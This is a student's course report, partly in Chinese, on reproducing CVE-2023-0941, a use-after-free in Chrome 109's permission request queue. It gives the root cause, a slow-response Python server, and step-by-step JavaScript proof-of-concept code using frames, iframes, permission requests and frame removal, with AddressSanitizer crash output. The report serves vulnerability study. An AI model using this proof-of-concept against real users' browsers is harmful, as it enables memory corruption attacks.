

# Network Security – Project Part 1

312552025 網工所 蔡明霖

執行方法: 解壓縮 E3 下載的 312552025.zip 後, 請再去[這個連結](#)下載 109 版本的 chrome, 是一個 google.tar 壓縮檔。將 google.tar 放進 code 資料夾後直接執行 script.sh 腳本(無須對 tar 再解壓縮, 腳本有寫解壓縮指令), 若出現 permission denied 的話請輸入 "*chmod 777 script.sh*" 更改權限。腳本會做 chrome 的解壓縮、開啟伺服器、開啟 chrome 並加載 HTML 檔案 (312552025\_poc1.html 與 312552025\_poc2.html 是我在(2-3)、(2-4)成功重現的兩種版本, 腳本用的是 poc1。notification.html 只是用來讓 frame 有東西可以載入而已, 本身沒啥意義。) 的動作。正常來說執行後應該不久會 chrome 會閃退(因為 segmentation fault)。

但我之前發現有幾次沒有發生 chrome 關閉的情況(跟程式碼應該沒關係, 因為試過直接用[\[2\]](#)的程式碼也是如此), 現在猜測可能跟 queue UAF access 可能有關係(沒存取到 dangling pointer)。若是沒有閃退的話, 之前嘗試是再執行幾次就會觸發, 因此腳本也有寫若沒觸發的話會重新執行一次。

但是若使用 google depot\_tools 啟動 address sanitizer 可以發現一定會被找到 UAF(如下圖), 因此確定是可以成功重現的, 我這邊也附上成功重現的影片:[繳交版本](#)、[depot tools 版本](#)。

```
=====
==10646==ERROR: AddressSanitizer: heap-use-after-free on address 0x60e00043eda8
at pc 0x55feb59e83e7 bp 0x7ffca57a8f50 sp 0x7ffca57a8f48
READ of size 8 at 0x60e00043eda8 thread T0 (chrome)
```

安裝 depot\_tools 要花費數十小時與 100 多 G, 我雖有附上安裝的腳本 (depot.sh), 但仍不建議安裝(因為我安裝時碰到不少麻煩, 不能確定這腳本會不會因為版本或環境差異導致不能運作), 若有需要的話我可以去 DEMO(email : [kingmltark05.cs12@nycu.edu.tw](mailto:kingmltark05.cs12@nycu.edu.tw)), 謝謝助教。

以下為 CVE 實現的介紹:

## 1. CVE vulnerability introduction - CVE-2023-0941

The CVE vulnerability that I intend to implement is CVE-2023-0941[\[1\]](#), it was first found and published in [chromium - bugs](#) site, which is a website to report bugs of Chromium, in Feb, 2023. And the man who found it had been awarded with \$41,000 by the bug hunter program hold by Google.

This CVE vulnerability indicates that in certain versions of Chromium (109.0.5414.74 - 110.0.5481.177), remote attackers may able to exploit heap

corruption (UAF, or Use After Free, to be more precise) to cause further damage via just a crafted HTML webpage (no other compromised renderer needed).

This exploitation is due to the lack of examination of the pointers in a specific circular queue (named “pending\_permission\_requests\_”, which is initially set up in order to handle simultaneous permission request, allowing Chromium to execute those permission prompts in the order of their priority).

The root cause of the exploitation [2] can be traced to this code blocks from [permission\\_request\\_manager.cc - Chromium Code Search](#) line 821:

```
for (auto* request : pending_permission_requests_) {  
    if (ValidateRequest(request))  
        validated_requests_set_.insert(request);  
}
```

As you can see, it iterates the circular queue and send the request into ValidateRequest function to check validation of the request. However the ValidateRequest function would delete the request if it's invalid, and this code block did not designed to properly handle this situation (like popping that pointer from circular), instead leaving the dangling pointer in the circular queue. Thus, other code blocks may use the dangling pointer in the circular queue, leading to UAF.

## 2. How I reproduced the CVE environment

This CVE exploitations seemed not to limit to certain kinds of OS environment, extra setting or extension is also not needed (i.e. default setting of just installed Chrome is sufficient), only certain version of Chrome browser is required (and Chromium core for future debug log).

So I intend to use virtual machine(VMware Workstation 17) with Ubuntu 22.04.1(kernel version 5.15.0) installed on it, and download Debian file of Chrome build 109.0.5414.74 from [this site](#) then install it on my virtual machine system.

Another environment I additionally set is the chromium depot\_tools [4]. The functionality I chose is the address sanitizer, which will monitor all memory block condition while running the chromium. This allows me to properly check if the UAF vulnerability is actually invoked by viewing this following message in terminal:

```
=====
==10646==ERROR: AddressSanitizer: heap-use-after-free on address 0x60e00043eda8
at pc 0x55feb59e83e7 bp 0x7ffca57a8f50 sp 0x7ffca57a8f48
READ of size 8 at 0x60e00043eda8 thread T0 (chrome)
```

Note that the chromium depot\_tools with address sanitizer will require server hours and hundreds of GB to recompile a new chromium.

### 3. How you prepare to reproduce the exploitation

Beside the specific version of Chrome, there're a few things I must prepare to trigger the memory use after free problem:

- (1) To simulate a normal user visiting website. I need to build a simple program that act as a local server to open a port, allowing Chrome browser to access my HTML webpage via that port. This can be done using C/C++ or a lot easier with python.

I chose to use python to build a simple HTTP server since the only purpose for this server is to provided request HTML file after a certain delay (the delay is to allow the browser properly load the webpage).

The server opens a port 8080 at localhost (127.0.0.1) and will extract query string in GET command, if it sees 'slow\_server\_response' in it. The request will be served after 6 seconds.

```
if 'slow_server_response' in self.path:
    #sleep_seconds = float(query_params['sleep'][0])
    print("Sleep for 6 seconds")
    sleep(6) # sleep 6 seconds
```

- (2) A crafted HTML static webpage to trigger the UAF problem. The HTML webpage need to be able to exploit the dangling pointer to reproduce the UAF. In other words, it must issue various permission request to the Chrome browser.

Since I only have little knowledge about HTML and JavaScript language (PHP is mainly for backend, and although C/C++ can 'produce' webpage, but what it does is just producing webpage by output HTML language to IO stream (e.g. 'cout << "<html> </html>" << endl;'). It's essentially still HTML), so I will need to build the required HTML webpage from scratch. Therefore, I will record every step of how I build this crafted HTML webpage and the obstacles I encounter.

## **(2-1) Prerequisites**

### **(2-1-1) Issue permission request**

First that comes to mind is to use JavaScript function provided by HTML(i.e. `<script>...</script>`), which allow us to issue permission request to user. The method is quite simple as JavaScript is a pretty high level language, use something like `'navigator.clipboard.readText();'` or `'Notification.requestPermission();'` then the browser will issue permission request to user.

### **(2-1-2) Insert multiple permission requests into queue**

Since we're trying to exploit the vulnerability of underlying C/C++ pending queue, it would not be possible to get in touch with the queue if we simply issue permission requests line by line.

Therefore we need to have something that can issue multiple requests simultaneously, this is where 'frameset', 'frame' 'iframe' come in handy. I will introduce these methods and how they can actually implement this vulnerability later

### **(2-1-3) Delete permission requests**

This vulnerability is about use after free (UAF), there we must be able to 'free' the permission requests. This can be done with 'Permission revoke' and 'frame remove'. While only the latter can be used for this vulnerability, which I will explain later.

### **(2-1-4) Attempt to access the UAF memory area**

Just freeing the permission request is not enough. In order to trigger the UAF, we have to implement something that will lead to an error in memory check.

## **(2-2) First Attempt – Use frameset directly in HTML to trigger the vulnerability (Fail)**

This is the first attempt that I tried for days, unfortunately the final result is a failure.


Yes, the frameset can smoothly create many frames under same window, and those frames can also issue permission requests simultaneously.

The code segment looks like the following picture, and the “*getFrame*” is the function to simply save frame into a variable, “*removeFrame*” function will issue permission request for each frame and remove them.

```
<frameset cols="20%, 20%, 20%, 20%, 20%">
  <frame src = "geolocation.html" onload="getFrame(0)">
  <frame src = "clipboard.html" onload="getFrame(1)">
  <frame src = "notification.html" onload="getFrame(2)">
  <frame src = "notification.html" onload="getFrame(3)">
  <frame src = "mediaDevices.html" onload="removeFrame()">
</frameset>
```

The real problem is about the release the permission request. As I mentioned in the prerequisite part, there’re ‘*revoke*’ and ‘*remove*’ methods that can be our candidates.

Let’s take a look at ‘*revoke*’ method, this looks quite promising in the first place. But I soon found that this method is no longer supported since chromium version 46. And If I use it, the browser would complain in the console log like following picture.



Uncaught TypeError: frame\_ptr.navigator.permissions.revoke is not a function  
at requestPermission (attempt9.html:27:37)  
at HTMLFrameElement.onload (attempt9.html:56:83)

So the ‘*remove*’ is the only hope we got (Which we’ll also keep using it in later two attempts). But the order of ‘*frameset*’ and ‘*<script>*’ seemed to be not up-down if I use ‘*onload*’ method to load function in the frame declaration (I am not quite sure, there’s not much data regarding this since frameset is no longer recommended in current webpage development. But I believe the DOM (Document Object Model) should explain such situation).

That’s probably why I can’t use HTML method to exploit this vulnerability, which reminds me that why not put all subwindow inside the *<script>* block so I can ensure the execution order.

### **(2-3) Second Attempt – Use frameset in JavaScript to trigger the vulnerability (Success)**

As mentioned in last part, issuing frameset is not a feasible solution. But how to issue frameset by JavaScript? Thankfully there’s a convenient function called ‘*createElement(tag\_name)*’[\[5\]](#), it will create HTML element specified by ‘*tag\_name*’. In the following picture, it will create a frameset and divide the window into 5 subwindows for frame

inside the frameset to use.

```
var frameset = document.createElement('frameset');
frameset.cols = '20%, 20%, 20%, 20%, 20%';
```

After creating the frameset, we have to create frames and put them into the frameset. That's the work of following picture

```
for (var count = 0; count < 5; count++) {
    frame[count] = document.createElement('frame');
    frame[count].src = 'notification.html'; // Set the source for each frame
    frameset.appendChild(frame[count]);
}

document.body.appendChild(frameset);
```

Note that although the `<body>` can't stand with the coexistence of frameset if we're using pure HTML, we still need to put the frameset element into the body part. Otherwise it will not be able to correctly trigger the vulnerability, I guess it's probably due to the execution of webpage (I tried to put frameset in `<head>` or `<html>`, none of them worked).

And there's another problem, how to get something like pointer in JavaScript? As you might know, there's no such thing pointer in JavaScript (The reason behind it is for security and convenience, the JavaScript inventor probably think that the pointer is less important for webpage development).

This problem confused me for a while, but the 'remove' method rang a bell. If we can use shallow copy of the frame element to another variable, and then remove the new variable. There's a chance that we achieve same effect of removing pointer. So, we create another variable array to store the window ('contentWindow', which is the only thing we need here for permission request) of each frame:

```
for(var count = 0; count < 5; count++){
    frame_ptr[count] = frame[count].contentWindow;
}
```

Then we can issue permission request in each frame:

```
for(var count = 0; count < 5; count++){
    requestPermission(frame_ptr[count], permissions[count]);
}
```

The 'requestPermission' is a function that will take the new variable ('frame\_ptr', which is a shallow copy of 'frame') and the permission requested as parameter, piece of the function look like following picture:

```
permissions[4] = "PointerLock";
permissions[5] = "Battery";

function requestPermission(this_frame, permissionName) {
    if(permissionName === 'Clipboard') {
        this_frame.focus();
        this_frame.navigator.clipboard.readText();
        console.log("clipboard");
        //alert("Page is loaded");
    }
    else if(permissionName === 'Notification') {
        this_frame.Notification.requestPermission();
        //navigator.permissions.query({name: 'notifications'})
    }
}
```

And the final part is the release of permission request using simulated pointer:

```
// set to 3 -> not work
for(var count = 0; count < 2; count++){
    frame[count].remove();
}
```

This part is quite weird. I find out that the first frame must be removed so can we trigger the vulnerability (probably because ‘head’ is somewhat different from other element in queue data structure), but remove too much frame will not be able to trigger the vulnerability neither. The static after testing is like following graph:

Removed frames	frame[0]	frame[1] 、 frame[2]...	frame[0~1]	frame[0~2]	frame[0~N]
Trigger vulnerability	O	X	O	X	X

An additional discovery is that if I issue the media permission request first, this vulnerability will also not be triggered (The real reason is possibly due to the difference of underlying implementation.) The result after testing is also provided in following:

frame[0] permission	Notification	Clipboard	Media	Geolocation
Trigger vulnerability	O	O	X	O

Final part is the access of UAF memory, in other words, we need to resend permission requests into pending queue so can we trigger the vulnerability. We can’t simply just keep push permission requests after removing the frame since we’re still under same queue, it will just add requests to the tail of queue.

In order to push requests from the head of queue, we have to reload the webpage. This can be easily done using

`'window.location.reload()'`.

The above should be sufficient to trigger the vulnerability, but it still not properly trigger vulnerability for some unknown reason. I have no choice but to check the source code provided on the chromium forum [\[2\]](#), and I find out that they exploit a technique called 'slow response' and 'async wait'. Slow response allows contents are required resource to properly loaded before executing the script or getting server response. Async wait allows other codes to execute and the block certain code segment. Slow response is handled by server, but we still need to use a technique called 'query string' [\[6\]](#) to request server to respond after certain amount of time when receiving '?request' in the URL string:

```
<!--Ask the server to provide later, this allow browser to fully load everything properly-->
<script src="?slow_server_response"></script>
```

As for async wait, `'setTimeout()'` can do easily achieve. But I choose to stick to 'async function & promise' method to achieve similar effect:

```
const delay = (ms) => new Promise(resolve => setTimeout(resolve, ms));
```

```
async function delayReload(){
  await delay(6000);
  window.location.reload();
}

async function delayedExecution() {
  await delay(1200); // Delay in milliseconds

  for(var count = 0; count < 5; count++){
    frame_ptr[count] = frame[count].contentWindow;
  }
  for(var count = 0; count < 5; count++){
    requestPermission(frame_ptr[count], permissions[count]);
  }

  //console.log(frame_ptr);
  // set to 3 -> not work
  for(var count = 0; count < 2; count++){
    frame[count].remove();
  }

  delayReload();
}
```

And the actual execution would become something like this:

- 1). Wait for 1.2 seconds.
- 2). Execute the permission request and remove frame.
- 3). Wait for 6 seconds then reload webpage.



The following image is the proof that the vulnerability can actually be achieved using this method:

```
nlt@ubuntu:~/chromium/src$ rm -rf /tmp/abcd1234;out/test/chrome --user-data-dir=/tmp/abcd1234 http://localhost:8080/312552025_poc2.html
[5032:7:1114/001732.817574:ERROR:command_buffer_proxy_impl.cc(128)] ContextResult::kTransientFailure: Failed to send GpuControl.CreateCommandBuffer.
[5032:7:1114/001732.817843:ERROR:context_provider_command_buffer.cc(152)] GpuChannelHost failed to create command buffer.
=====
==4963==ERROR: AddressSanitizer: heap-use-after-free on address 0x60e000466568 at pc 0x56375ef323e7 bp 0x7ffdd106df90 sp 0x7ffdd106df88
```

#### (2-4) Third Attempt – Use iframe in JavaScript to trigger the vulnerability (Success)

In fact, the 'frameset' method is considered deprecated. Although modern browsers still support it, it's recommended to use 'iframe' instead. So I also built a iframe version of this vulnerability. The basic concept is the same as (2-2), there're still some differences which I will explain.

For the creation of iframe, I need not to declare their format order like in frameset (something like 'frameset.cols = '20%, 20%, 20%, 20%, 20%;''). Instead the underlying implementation will handle everything after iframe creation.


```
function createIframe(src, width, height) {
    var iframe = document.createElement("iframe");
    iframe.src = src;
    iframe.width = width;
    iframe.height = height;
    document.body.appendChild(iframe);
    return iframe;
}

for(var count = 0; count < 6; count++){
    // Create iframes and request permissions
    iframe[count] = createIframe("notification.html", 300, 200);
}
```

By the way, this iframe method is also completely compatible with frame, just modify the tag\_name in 'document.createElement(tag\_name)' into 'frame'. But it will not have the same visual effect as iframe or frameset(i.e. many subwindows load together).

The following image is the proof that the vulnerability can actually be achieved using this method:

```
hlt@ubuntu:~/chromium/src$ rm -rf /tmp/abcd1234;out/test/chrome --user-data-dir  
=/tmp/abcd1234 http://localhost:8080/312552025_poc1.html  
=====
```



```
==4835==ERROR: AddressSanitizer: heap-use-after-free on address 0x60e000485c88 a  
t pc 0x564eb2e9d3e7 bp 0x7ffc43d66bd0 sp 0x7ffc43d66bc8
```

(3) To prove the existence of memory UAF problem, I must use some kind of Address Sanitizer tool to help me find the memory UAF. There're many tools including like Valgrind, but I believe I would stick to the ASan (AddressSanitizer) [3] provided by Google. Chromium Asan is based on LLVM and perfectly suitable for memory detection of Chromium. Yet it comes at a cost that I must deal with the depot\_tools [4], meaning that I probably need to compile Chromium by myself, which would usually take hours.

#### References:

- [1][CVE-2023-0941](#)
- [2][Issue 1415366: UAF in permissions::PermissionRequest::request\\_type](#)
- [3][AddressSanitizer \(ASan\)](#)
- [4][depot tools](#)
- [5][Document: createElement\(\) method - Web APIs | MDN \(mozilla.org\)](#)
- [6][Query string - Wikipedia](#)